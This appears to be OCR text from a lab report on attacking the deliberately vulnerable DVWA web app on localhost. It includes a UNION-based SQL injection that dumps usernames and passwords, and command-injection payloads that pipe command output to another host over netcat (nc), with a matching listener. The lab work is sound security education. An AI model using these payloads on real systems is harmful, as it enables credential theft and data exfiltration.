
Command:

' UNION SELECT user, password FROM users#


Activities
Google Chrome
Dec 5 8:42 AM
Vulnerability: SQL Injection
localhost/DVWA-master/vulnerabilities/sqli/
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
https://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help



Activities
Google Chrome
Dec 5 8:42 AM
Vulnerability: SQL Injection
localhost/DVWA-master/vulnerabilities/sqli/
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: UNION SELECT user
Submit
More Information
https://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help








Sender (command injected code): echo `pwd` | nc 192.168.0.107 3000


listener terminal: nc -lvnp 3000



Activities
Google Chrome
Dec 5 10:42 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/#
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 192.168.0.107
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help



Activities
Google Chrome
Dec 5 10:42 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/#
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 192.168.0.107 (192.168.0.107) 56(84) bytes of data.
64 bytes from 192.168.0.107: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 192.168.0.107: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 192.168.0.107: icmp_seq=3 ttl=64 time=0.087 ms
64 bytes from 192.168.0.107: icmp_seq=4 ttl=64 time=0.075 ms
--- 192.168.0.107 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.038/0.065/0.087/0.018 ms
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help


Activities
Google Chrome
Dec 5 10:42 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: ls
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help


Activities
Google Chrome
Dec 5 10:42 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/#
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help


Activities
Google Chrome
Dec 5 10:47 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/#
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: ; echo `ls` | nc 192.168.0.107 3000
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help


Activities
Terminal
Dec 5 10:47 AM
Vulnerability: Command Injec
localhost/DVWA-master/vulnerabilities/exec/#
Apps
Spacious
Learn to Hack
8 CSS & JavaScrip...
Amazon - Sign Ag...
Halo Insider Prog...
75 Short-Short St...
FatRat1337 - Twitch
Cross-site Scripting
Protecting Your U...
Cross-site Scripti...
Reading list
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: ; echo `ls` | nc 192.168.0.107 3000
Submit
More Information
http://www.ss64.com/bash/
http://www.ss64.com/nt/
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
shkonda@pop-os: ~
shkonda@pop-os:~$ nc -lvnp 3000
Listening on 0.0.0.0 3000



; echo `ls` | nc 192.168.0.107 3000

Conclusion:

We demonstrated session hijacking, SQL injection and command injection using cross-site scripting attack. We also discussed some ways to prevent these attacks.

References:

[1] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. In Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA04), March 2004.

[2] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In IEEE Symposium on Security and Privacy, 2006.

[3] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks. In The 21st ACM Symposium on Applied Computing (SAC 2006), 2006.

[4] C. Kruegel and G. Vigna. Anomaly Detection of Web-based Attacks. In 10th ACM Conference on Computer and Communication Security (CCS-03) Washington, DC, USA, October 27-31, pages 251 – 261, October 2003.

[5] G. D. Lucca, A. Fasolino, M. Mastroianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In Sixth IEEE International Workshop on Web Site Evolution (WSE'04), pages 71 – 80, September 2004.